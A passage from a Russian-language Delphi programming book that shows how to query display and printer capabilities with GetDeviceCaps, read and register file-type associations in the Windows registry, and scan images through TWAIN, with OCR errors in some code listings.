     IntToStr(GetDeviceCaps(Canvas.Handle, VERTSIZE)));
  Memo1.Lines.Add('Ширина в пикселях '+
      IntToStr(GetDeviceCaps(Canvas.Handle, HORZRES)));
  Memo1.Lines.Add('Высота в пикселях
'+IntToStr(GetDeviceCaps(Canvas.Handle,VERTRES)));
  Memo1.Lines.Add('Количество пикселей на дюйм по горизонтали '+
    IntToStr(GetDeviceCaps(Canvas.Handle, LOGPIXELSX)));
  Memo1.Lines.Add('Количество пикселей на дюйм по вертикали ' +
    IntToStr(GetDeviceCaps(Canvas.Handle, LOGPIXELSY)));
  Memo1.Lines.Add('Количество бит на пиксель '+
    IntToStr(GetDeviceCaps(Canvas.Handle, BITSPIXEL)));
  Memo1.Lines.Add('Количество цветовых плоскостей '+
    IntToStr(GetDeviceCaps(Canvas.Handle, PLANES)));
  Memo1.Lines.Add('Количество цветов в системной палитре '+
    IntToStr(GetDeviceCaps(Canvas.Handle, SIZEPALETTE)));
  Memo1.Lines.Add('Вертикальная частота развертки '+
    IntToStr(GetDeviceCaps(Canvas.Handle, VREFRESH)));
  if (GetDeviceCaps(Canvas.Handle, RASTERCAPS) and
      RC_BANDING)=RC_BANDING then
        Memo1.Lines.Add('Требуется сегментация');
```

```
  if (GetDeviceCaps(Canvas.Handle, RASTERCAPS) and
      RC_BITBLT)=RC_BITBLT then
        Memo1.Lines.Add('Может передавать Bitmaps');
  if (GetDeviceCaps(Canvas.Handle, RASTERCAPS) and
      RC_BITMAP64)=RC_BITMAP64 then
        Memo1.Lines.Add('Поддержка Bitmaps > 64K');
  if (GetDeviceCaps(Canvas.Handle, RASTERCAPS) and
      RC_DI_BITMAP)=RC_DI_BITMAP then
        Memo1.Lines.Add('Поддержка SetDIBits and GetDIBits');
  if (GetDeviceCaps(Canvas.Handle, RASTERCAPS) and
      RC_DIBTODEV)=RC_DIBTODEV then
        Memo1.Lines.Add('Поддержка SetDIBitsToDevice');
  if (GetDeviceCaps(Canvas.Handle, RASTERCAPS) and
      RC_FLOODFILL)=RC_FLOODFILL then
        Memo1.Lines.Add('Can Perform Floodfills');
  if (GetDeviceCaps(Canvas.Handle, RASTERCAPS) and
      RC_GDI20_OUTPUT)=RC_GDI20_OUTPUT then
        Memo1.Lines.Add('Поддержка Windows 2.0 возможности');
  if (GetDeviceCaps(Canvas.Handle, RASTERCAPS) and
      RC_PALETTE)=RC_PALETTE then
        Memo1.Lines.Add('Основано на палитре');
  if (GetDeviceCaps(Canvas.Handle, RASTERCAPS) and
      RC_SCALING)=RC_SCALING then
        Memo1.Lines.Add('Поддержка масштабирования');
  if (GetDeviceCaps(Canvas.Handle, RASTERCAPS) and
      RC_STRETCHBLT)=RC_STRETCHBLT then
        Memo1.Lines.Add('Поддержка StretchBlt');
  if (GetDeviceCaps(Canvas.Handle, RASTERCAPS) and
      RC_STRETCHDIB)=RC_STRETCHDIB then
        Memo1.Lines.Add('Поддержка StretchDIBits');
  if GetDeviceCaps(Canvas.Handle, CURVECAPS)=CC_NONE then
    Memo1.Lines.Add('Устройство не поддерживает кривые')
  else
   begin
    if (GetDeviceCaps(Canvas.Handle, CURVECAPS) and
CC_CIRCLES)=CC_CIRCLES then
          Memo1.Lines.Add('Поддержка Cirles');
    if (GetDeviceCaps(Canvas.Handle, CURVECAPS) and CC_PIE)=CC_PIE then
          Memo1.Lines.Add('Поддержка Pie Wedges');
```

```
    if (GetDeviceCaps(Canvas.Handle, CURVECAPS) and CC_CHORD)=CC_CHORD then
          Memo1.Lines.Add('Поддержка Chords');
    if (GetDeviceCaps(Canvas.Handle, CURVECAPS) and
CC_ELLIPSES)=CC_ELLIPSES then
          Memo1.Lines.Add('Поддержка Ellipses');
    if (GetDeviceCaps(Canvas.Handle, CURVECAPS] and CC_WIDE)=CC_WIDE then
          Memo1.Lines.Add('Поддержка Wide Borders');
    if (GetDeviceCaps (Canvas.Handle, CURVECAPS) and CC_STYLED)=CC_STYLED
then
          Memo1.Lines.Add('Поддержка Styled Borders');
    if (GetDeviceCaps(Canvas.Handle, CURVECAPS) and
        CC_WIDESTYLED)=CC_WIDESTYLED then
          Memo1.Lines.Add('Поддержка Wide And Styled Borders');
    if (GetDeviceCaps(Canvas.Handle, CURVECAPS) and
          CC_INTERIORS)=CC_INTERIORS then
          Memo1.Lines.Add('Поддержка Interiors');
    if (GetDeviceCaps(Canvas.Handle, CURVECAPS) and
        CC_ROUNDRECT)=CC_ROUNDRECT then
          Memo1.Lines.Add('Поддержка Rounded Rectangles');
  end;
  if GetDeviceCaps(Canvas.Handle, LINECAPS)=LC_NONE then
    Memo1.Lines.Add('Device Does Not Support Lines')
  else
   begin
    if (GetDeviceCaps(Canvas.Handle, LINECAPS) and
LC_POLYLINE)=LC_POLYLINE then
          Memo1.Lines.Add('Поддержка Polylines');
    if (GetDeviceCaps(Canvas.Handle, LINECAPS) and LC_MARKER)=LC_MARKER then
          Memo1.Lines.Add('Поддержка Markers');
    if (GetDeviceCaps(Canvas.Handle, LINECAPS) and
        LC_POLYMARKER)=LC_POLYMARKER then
          Memo1.Lines.Add('Поддержка Multiple Markers');
    if (GetDeviceCaps(Canvas.Handle, LINECAPS) and LC_WIDE)=LC_WIDE then
          Memo1.Lines.Add('Поддержка Wide Lines');
    if (GetDeviceCaps(Canvas.Handle, LINECAPS) and LC_STYLED)=LC_STYLED then
          Memo1.Lines.Add('Поддержка Styled Lines');
    if (GetDeviceCaps(Canvas.Handle, LINECAPS) and
        LC_WIDESTYLED)=LC_WIDESTYLED then
          Memo1.Lines.Add('Поддержка Wide And Styled Lines');
```

```
    if (GetDeviceCaps(Canvas.Handle, LINECAPS) and
        LC_INTERIORS)=LC_INTERIORS then
          Memo1.Lines.Add('Поддержка Interiors');
  end;
  if GetDeviceCaps(Canvas.Handle, POLYGONALCAPS)=PC_NONE then
    Memo1.Lines.Add('Device Does Not Support Polygons')
  else
   begin
    if (GetDeviceCaps(Canvas.Handle, POLYGONALCAPS) and
        PC_POLYGON)=PC_POLYGON then
          Memo1.Lines.Add('Поддержка Alternate Fill Polygons');
    if (GetDeviceCaps(Canvas.Handle, POLYGONALCAPS) and
        PC_RECTANGLE)=PC_RECTANGLE then
          Memo1.Lines.Add('Поддержка Rectangles');
    if (GetDeviceCaps(Canvas.Handle, POLYGONALCAPS) and
        PC_WINDPOLYGON)=PC_WINDPOLYGON then
          Memo1.Lines.Add('Поддержка Winding Fill Polygons');
    if (GetDeviceCaps(Canvas.Handle, POLYGONALCAPS) and
        PC_SCANLINE)=PC_SCANLINE then
          Memo1.Lines.Add('Поддержка Single Scanlines');
    if (GetDeviceCaps(Canvas.Handle, POLYGONALCAPS) and
        PC_WIDE)=PC_WIDE then
          Memo1.Lines.Add('Поддержка Wide Borders');
    if (GetDeviceCaps(Canvas.Handle, POLYGONALCAPS) and
        PC_STYLED)=PC_STYLED then
          Memo1.Lines.Add('Поддержка Styled Borders');
    if (GetDeviceCaps(Canvas.Handle, POLYGONALCAPS) and
        PC_WIDESTYLED)=PC_WIDESTYLED then
          Memo1.Lines.Add('Поддержка Wide And Styled Borders';;
    if (GetDeviceCaps(Canvas.Handle, POLYGONALCAPS) and
        PC_INTERIORS)=PC_INTERIORS then
          Memo1.Lines.Add('Поддержка Interiors');
  end;
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS) and
      TC_OP_CHARACTER)=TC_OP_CHARACTER then
        Memo1.Lines.Add('Capable of Character Output Precision');
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS) and
TC_OP_STROKE)=TC_OP_STROKE then
        Memo1.Lines.Add('Capable of Stroke Output Precision');
```

```
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS) and
TC_CP_STROKE)=TC_CP_STROKE then
        Memo1.Lines.Add('Capable of Stroke Clip Precision');
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS) and TC_CR_90)=TC_CR_90 then
        Memo1.Lines.Add('Поддержка 90 Degree Character Rotation');
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS} and TC_CR_ANY)=TC_CR_ANY
then
        Memo1.Lines.Add('Поддержка Character Rotation to Any Angle');
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS) and
      TC_SF_X_YINDEP)=TC_SF_X_YINDEP then
        Memo1 .Lines.Add ('X And У Scale Independent');
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS) and
TC_SA_DOUBLE)=TC_SA_DOUBLE then
        Memo1.Lines.Add('Поддержка Doubled Character Scaling');
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS) and
      TC_SA_INTEGER)=TC_SA_INTEGER then
        Memo1.Lines.Add('Поддержка Integer Multiples Only When Scaling');
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS) and
TC_SA_CONTIN)=TC_SA_CONTIN then
        Memo1.Lines.Add('Поддержка Any Multiples For Exact Character
Scaling');
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS) and
TC_EA_DOUBLE)=TC_EA_DOUBLE then
        Memo1.Lines.Add('Поддержка Double Weight Characters');
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS) and TC_IA_ABLE)=TC_IA_ABLE then
        Memo1.Lines.Add('Поддержка Italics');
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS) and TC_UA_ABLE)=TC_UA_ABLE then
        Memo1.Lines.Add('Поддержка Underlines');
  if (GetDeviceCaps (Canvas.Handle, TEXTCAPS) and TC_SO_ABLE)=TC_SO_ABLE then
        Memo1.Lines.Add('Поддержка Strikeouts');
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS) and TC_RA_ABLE)=TC_RA_ABLE then
        Memo1.Lines.Add('Поддержка Raster Fonts');
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS) and TC_VA_ABLE)=TC_VA_ABLE then
        Memo1.Lines.Add('Поддержка Vector Fonts');
  if (GetDeviceCaps(Canvas.Handle, TEXTCAPS) and
TC_SCROLLBLT)=TC_SCROLLBLT then
        Memo1.Lines.Add('Cannot Scroll Using Blts');
end;
```

Несмотря на то, что кода очень много, он очень прост. Все здесь крутится вокруг вызова API-функции GetDeviceCaps. У этой функции два параметра:

- указатель на устройство, информацию о котором нужно получить;
- флаг, указывающий на ту информацию, которая нас интересует.

Я мог бы описать все флаги, но это не будет более понятно, чем сам исходный код. Именно поэтому я привел исходник полностью. Вам остается только посмотреть, какие параметры запрашиваются и какой текст выводится после этого в компонент `Memo1`. Например, самым первым идет свойство TECHNOLOGY, указывая в качестве первого параметра указатель на окно. Результатом будет технология устройства (для монитора — растровый дисплей). Если указать в качестве первого параметра указатель на принтер (`Printer.Handle`), то в качестве результата можем получить растровый принтер. По крайней мере, я получил именно это значение для своего Hewlett Packard 690C.



Рис. 6.14. Результат работы программы

На рис. 6.14 вы можете увидеть результат работы моей программы. Глядя на это окно, вы сможете увидеть, как работает пример. В этом примере нет выбора принтера, поэтому будет использоваться тот, который выбран принтером по умолчанию. Чтобы изменить принтер по умолчанию, нужно зайти в Пуск\Настройки-Панель управления\Принтеры, щелкнуть правой кнопкой мыши по ярлыку нужного принтера и в появившемся меню выбрать пункт меню "Использовать по умолчанию".

На компакт-диске в директории \Примеры\Глава 6\Display вы можете найти пример этой программы.

6.9. Работа с типами файлов

Если вам надо узнать, какой значок связан с определенным расширением, какая программа запускается для обработки определенного типа файлов или вы хотите назначить свою программу для обработки определенного типа файлов, то этот раздел — для вас. Но все это мы будем узнавать постепенно.

6.9.1. Получение информации о типе файлов

Для начала научимся определять информацию и значок, связанные с определенным расширением. Для примера нам понадобится:

- поле ввода Edit для ввода типа файлов (например, doc);
- кнопка, нажимая которую мы будем получать необходимую информацию;
- четыре компонента `TLabel` для вывода необходимой информации:
  - **Параметры,** В свойстве Name укажите `ParamLabel`;
  - **Описание типа,** Всвойстве Name укажите `DescriptionLabel`;
  - **Описание файла,** В СВОЙСТВе Name укажите `FileDescriptionLabel`;
  - программа, которой открывается указанный тип, в свойстве Name укажите `OpenWithLabel`;
- один компонент типа `TImage`. В этой картинке мы будем выводить изображение значка, связанного с указанным типом.

На *рис. 6.15* вы можете увидеть мою форму, созданную для данного примера. Как всегда вы можете видоизменить ее внешний вид, но необходимые для примера компоненты на форме должны быть.



Рис. 6.15. Форма будущей программы

Вся необходимая информация находится в реестре, и именно оттуда мы и будем ее читать, поэтому в раздел uses нужно сразу же добавить соответствующий модуль — Registry.

После нажатия кнопки **Прочитать** мы должны выяснить информацию об указанном типе файла. Для этого в обработчике события Onclick кнопки напишите следующее (листинг 6.5).

Листинг 6.5. Получение информации о типе файла

```
var
 Reg: TRegistry;
 IconFileName, IconIndex: String;
 PC: Array[0..255] of Char;
 i: Integer;
 ExtIcon:TIcon;
begin
 ExtIcon:=TIcon.Create;
 Reg := TRegistry.Create;
  try
   with Reg do
    begin
     RootKey := HKEY_CLASSES_ROOT;
     OpenKey(Edit1.Text, True);
     ExtDescription := ReadString('');
     OpenKey('\' + ExtDescription, True);
     FileDescription := ReadString('');
     OpenKey('DefaultIcon', True);
     IconFileName := ReadString('');
     SplitStr(',', IconFileName, IconIndex);
     StrPCopy(PC, IconFileName);
     ExtIcon.Handle := ExtractIcon(0, PC, StrToInt(IconIndex));
     Image1.Picture.Assign(ExtIcon);
     OpenKey('\' + ExtDescription + '\Shell\Open\Command', True);
     OpenWith := ReadString('');
     i := Pos( "" , OpenWith);
     if i = 1 then
      begin
       OpenWith := Copy(OpenWith, 2, Length(OpenWith) - 1);
       i := Pos("", OpenWith);
```

```
      ParamString := Copy(OpenWith, i + 3, Length(OpenWith) - i - 3);
      OpenWith := Copy(OpenWith, 0, i - 1);
     end
    else
     SplitStr(' ', OpenWith, ParamString)
   end;
finally
 Reg.Free;
 ExtIcon.Free;
 ParamLabel.Caption:=ParamString;
 DescriptionLabel.Caption:=ExtDescription;
 FileDescriptionLabel.Caption:=FileDescription;
 OpenWithLabel.Caption:=OpenWith;
end;
```



Рис. 6.16. Раздел Word.Document.8 реестра

После открытия реестра мы сразу же переходим в раздел HKEY_CLASSES_ROOT. Именно здесь находится вся необходимая информация в разделах с именами в виде типа файла, например .doc. В этом разделе нужно прочитать значение по умолчанию. Это значение используется в качестве имени раздела, в котором хранится дополнительная информация о типе файла. Например, для типа файлов doc у меня установлено значение по умолчанию

Word.Document.8. **Чтобы прочитать остальную информацию, нам надо перейти В раздел** HKEY_CLASSES_ROOT\Word.Document.8 (цифра 8 является номером версии].

В этом разделе мы можем прочитать в качестве значения по умолчанию более полное описание типа файла. В подразделе DefaultIcon вы можете узнать значок, заданный по умолчанию для данного типа приложения, который используется для индикации в Проводнике. Изображение значка можно получить с помощью функции ExtractIcon. Этой функции нужно передать три параметра:

- указатель на экземпляр;
- полный путь к имени файла, иконку которого нужно получить;
- индекс иконки.

Функция загружает значок из файла и возвращает ее нам. Мы сохраняем ее в переменной ExtIcon, а потом присваиваем компоненту Image1.

В подразделе \shell\Open\command вы можете узнать путь к программе, которая используется для открытия файла данного типа.



Рис. 6.17. Результат работы программы

На рис. 6.17 вы можете увидеть результат работы программы для расширения .doc. Обратите внимание, что перед именем расширения обязательно должна быть точка. Если пользователь не поставит точки, то может произойти ошибка, и мы вообще не получим никакой информации. Чтобы этого не произошло, можно модифицировать пример, добавив в самом начале следующую проверку:

```
var
  ...
  ...
```

```
 ExtStr;3tring;
begin
 ExtStr:=Editl.Text;
 if ExtStr[l]<>'.' then
  Insert('.', ExtStr, 1);
 Editl.Text:=ExtStr;
 ...
 ...
end;
```

Здесь я завел отдельную переменную, с помощью которой проверяю: если первый символ не равен точке, то она вставляется в первую позицию.

На компакт-диске в директории \Примеры\Глава 6\Icon вы можете увидеть пример этой программы.

6.9.2. Связывание своей программы с пределенным типом файлов

Теперь создадим маленький пример, который будет отображать картинки в BMP-формате. Самое вкусное в этой программе будет то, что мы зарегистрируем BMP-формат за нашей программой. Когда вы захотите просмотреть файл в этом формате, то будет запускаться наше приложение.

Итак, давайте создадим новый проект. На форме нам понадобится только компонент `TImage` (я растянул его по всей форме) и кнопка **Зарегистрировать.** Помимо этого, я установил у главной формы свойство `WindowsState` равным значению `wsMaximized`.

На рис. 6.18 вы можете увидеть форму нашей будущей программы.

Рис. 6.18. Форма будущей программы

В обработчике нажатия кнопки **Зарегистрировать** пишем следующий код:

```
var
 Reg: TRegistry;
begin
 Reg := TRegistry.Create;
 Reg.RootKey := HKEY_CLASSES_ROOT;
 Reg.OpenKey('.BMP' , True);
 Reg.WriteString('', 'BMPfile');
 Reg.CloseKey;
 Reg.CreateKey('BMP'+'file_cyd');
 Reg.OpenKey('BMPfile\DefaultIcon', True);
 Reg.WriteString('', Application.ExeName + ',0');
 Reg.CloseKey;
 Reg.OpenKey ('BMPfile\shell\open\command', True);
 Reg.WriteStringC', Application. ExeName + ' "%1"');
 Reg.CloseKey;
 Reg.Free;
end;
```

В принципе, мы тут записываем ту же информацию, которую читали в прошлом примере. Сначала открываем раздел .BMP и записываем туда значение по умолчанию — строку BMPfile. Эта строка будет восприниматься как имя раздела, в котором нужно искать информацию о программе, которая должна запускаться при запуске файла этого типа.

После этого создаем и открываем раздел BMPfile. Здесь записываем в раздел DefaultIcon значок, связанный с типом файла. В качестве значка указываем полный путь к своей программе и через запятую пишем о. Это значит, что для отображения файлов BMP-типа будет использоваться нулевой значок (основной) моей программы.

На рис. 6.19 показана одна из моих директорий с BMP-файлами. Посмотрите, какой значок установлен для данного типа файлов. Именно его я указал в качестве основного в своей программе.

Последнее, что мы обязательно должны сделать — записать в раздел BMPfile\shell\open\command полный путь к программе, которая будет обрабатывать данный тип файлов. Сюда я записываю полный путь к своей программе.

Попробуйте скомпилировать пример, только не забудьте добавить в раздел uses модуль Registry, потому что наша программа работает с реестром. Запустите программу и нажмите кнопку **Зарегистрировать.** Теперь, если попытаться запустить любой BMP-файл, то запустится не стандартный Paint или какая-либо другая программа, а именно наш пример.



Рис. 6.19. Файлы BMP со значками от моей программы

Если вы уже попробовали описанное в действии, то наверно заметили, что когда вы дважды щелкаете по BMP-файлу, то наша программа стартует, но не обрабатывает выбранный файл. Это потому что мы еще ничего не сделали для того, чтобы отображать изображения в компоненте `TImage`. Давайте исправим эту ситуацию.

Имя и полный путь к файлу передается нам в качестве параметра. Чтобы считать эти параметры, мы должны создать обработчик события onshow для главной формы и там написать следующий код:

```
procedure TForm1.FormShow(Sender: TObject);
var
 Str:String;
 i:Integer;
begin
 if (ParamCount > 0) then
  begin
   Str:=ParamStr(1);
   for i:=2 to ParamCount do
    begin
     Str:=Str+' '+ParamStr(i);
    end;
   Image1.Picture.LoadFromFile(Str);
  end;
end;
```

Здесь в первой строке проверяется значение переменной ParamCount. Эта переменная хранит количество параметров, переданных нашей программе. Если оно больше о, то выполняется код загрузки изображения. Но для начала мы должны узнать имя файла, которое нужно загрузить. Если в имени файла нет пробелов, то его можно узнать из первого параметра — ParamStr(1). Если пробелы есть, то имя может быть разбито на несколько параметров, и в этом случае мы должны их все сложить в одно целое. Для этого запускаем цикл:

```
Str:=ParamStr(1);
for i:=2 to ParamCount do
 begin
  Str:=Str+' '+ParamStr(i);
 end;
```

В этом цикле все переданные параметры объединяются в одну длинную строку.

Вот теперь мы имеем полный путь к файлу, который надо загрузить, и смело делаем ЭТО С ПОМОЩЬЮ Image1.Picture.LoadFromFile(Str).

На компакт-диске в директории \Примеры\Глава 6\Image Viewer вы можете увидеть пример этой программы и цветные версии рисунков.

6.10. Работа со сканером

Последнее, что я хочу рассказать в этой главе — это работа со сканером и сканирование изображений. Сейчас сканирующие устройства стоят достаточно дешево и при этом обладают приемлемыми характеристиками. У меня достаточно много знакомых, которые имеют в своем арсенале подобные устройства и регулярно работают с отсканированными изображениями. В производстве люди также находят применение сканирующим устройствам, поэтому умение работать со сканером прибавит вам немного неоценимого опыта.

Для работы со сканером у Delphi нет никаких компонентов или заголовочных файлов. Но на диске к этой книге вы сможете найти все необходимое в директории Headers/Scanner. Для компиляции примера из этого раздела вы обязательно должны иметь два файла eztwain.obj и MultiTWAIN.pas. Оба эти файла нужно поместить в одну директорию с исходным кодом проекта.

В названии обоих файлов присутствует пять одинаковых букв — TWAIN. Это надстройка, через которую наша программа будет работать со сканером. Если в вашей системе установлен сканер, то зайдите в директорию, в которую у вас установлен Windows, и вы увидите поддиректорию twain или twain_32. Она устанавливается вместе с драйверами сканера и содержит библиотеки, упрощающие доступ к устройству. В этих библиотеках находится

маленькая программа в виде dll-файла, которая будет вызываться, когда нам нужно что-то отсканировать. Таким образом, все программы, которые работают со сканером через этот интерфейс, будут использовать схожее окно для сканирования и вам не надо думать над его работой, все будет происходить автономно.



Рис. 6.20. Форма будущей программы

Итак, создадим в Delphi новый проект. Сразу же сохраните его в какой-нибудь директории и поместите туда оба указанных файла. В раздел uses главной формы нужно добавить ссылку на модуль `MultiTwain`, чтобы вы могли использовать его возможности.

На форме нам понадобится две кнопки:

- **Выбрать сканер** (если их несколько);
- **Сканировать.**

Помимо этого, по всей рабочей области окна я растянул компонент `TScrollBox`, который автоматически добавляет прокрутку. Внутрь этого компонента я поместил компонент `TImage`, в который мы будем помещать отсканированное изображение. У этого компонента нужно установить свойство `AutoSize` равным значению `true`. Если изображение будет больше, чем родительский компонент TscroiiBox, то мы сможем пролистать его.

Теперь в разделе `private` объявим несколько переменных, которые нам пригодятся в процессе сканирования:

```
private
  { Private declarations }
  hdib, testdib: hbitmap;
  w,h,n: integer;
```

В обработчике события OnCreate формы нужно обнулить все переменные:

```
procedure TScanForm.FormCreate(Sender: TObject);
begin
 hDib := 0;
 testDib := 0;
 w := 0;
 h := 0;
end;
```

Теперь напишем код для выбора сканера. В обработчике нажатия соответствующей кнопки напишем следующий код:

```
procedure TScanForm.SetScanButtonClick(Sender: TObject);
begin
 TWAIN_SelectImageSource(0);
end;
```

Код прост, как никогда. Вам достаточно вызвать TWAIN-функцию TWAIN_SelectImageSource, и перед пользователем откроется стандартное окно выбора сканера.

В обработчике нажатия кнопки **Сканировать** нужно написать следующий код:

```
procedure TScanForm.ScanButtonClick(Sender: TObject);
begin
 Image1.Picture.Bitmap:=nil;
 hdib := TWAIN_AcquireNative(0, 0);
 n := TWAIN_GetNumDibs;
 if n >= 1 then
  begin
   TestDib := TWAIN_GetDib(0);
   Image1.Width:=TWAIN_DibWidth(TestDib);
   Image1.Height:=TWAIN_DibHeight(TestDib);
   CopyDibIntoImage(TestDib, Image1);
   TWAIN_FreeNative(TestDib);
   TestDib := 0;
  end;
 if n = 2 then
  begin
   TestDib := TWAIN_GetDib(1);
   Image1.Width:=TWAIN_DibWidth(TestDib);
   Image1.Height:=TWAIN_DibHeight(TestDib);
```

```
    CopyDibIntoImage(TestDib, Image1);
    TWAIN_FreeNative(TestDib);
    TestDib := 0;
  end;
end;
```

В первой строке кода мы очищаем текущее содержимое компонента `Image1`. Для этого присваиваем `Image1.Picture.Bitmap` значение `nil`.

Во второй строке вызывается TWAIN-функция `TWAIN_AcquireNative`. Этот метод отображает стандартное окно сканирования для вашего сканера. Пример моего окна для сканера Mustek 1200 ED вы можете увидеть на рис. 6.21. На этом выполнение нашего кода приостановится и продолжится только после окончания сканирования и закрытия появившегося окна.

